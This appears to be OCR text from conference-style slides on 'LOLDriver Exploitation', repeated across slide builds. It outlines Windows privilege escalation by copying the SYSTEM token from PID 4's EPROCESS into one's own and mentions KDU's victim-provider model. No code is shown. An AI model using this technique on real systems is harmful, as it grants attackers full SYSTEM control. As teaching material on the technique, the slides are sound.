
- **Privilege Escalation via Token theft**



1) We Copy Token from EPROCESS w/ PID #4 (SYSTEM)

LOLDriver Exploitation
Physical Memory Mayhem

- **Privilege Escalation via Token theft**




1) We Copy Token from EPROCESS w/ PID #4 (SYSTEM)

2) We Locate our EPROCESS PID #

LOLDriver Exploitation
Physical Memory Mayhem

- **Privilege Escalation via Token theft**




1) We Copy Token from EPROCESS w/ PID #4 (SYSTEM)

2) We Locate our EPROCESS PID #

3) We copy SYSTEM Token into our EPROCESS


LOLDriver Exploitation
Physical Memory Mayhem

- **Privilege Escalation via Token theft**



LOLDriver Exploitation
Physical Memory Mayhem


- **Privilege Escalation via Token theft**




DEMO!

Exploitation – The Provider / Victim model

- **How KDU Works… The Victim-Provider Model**

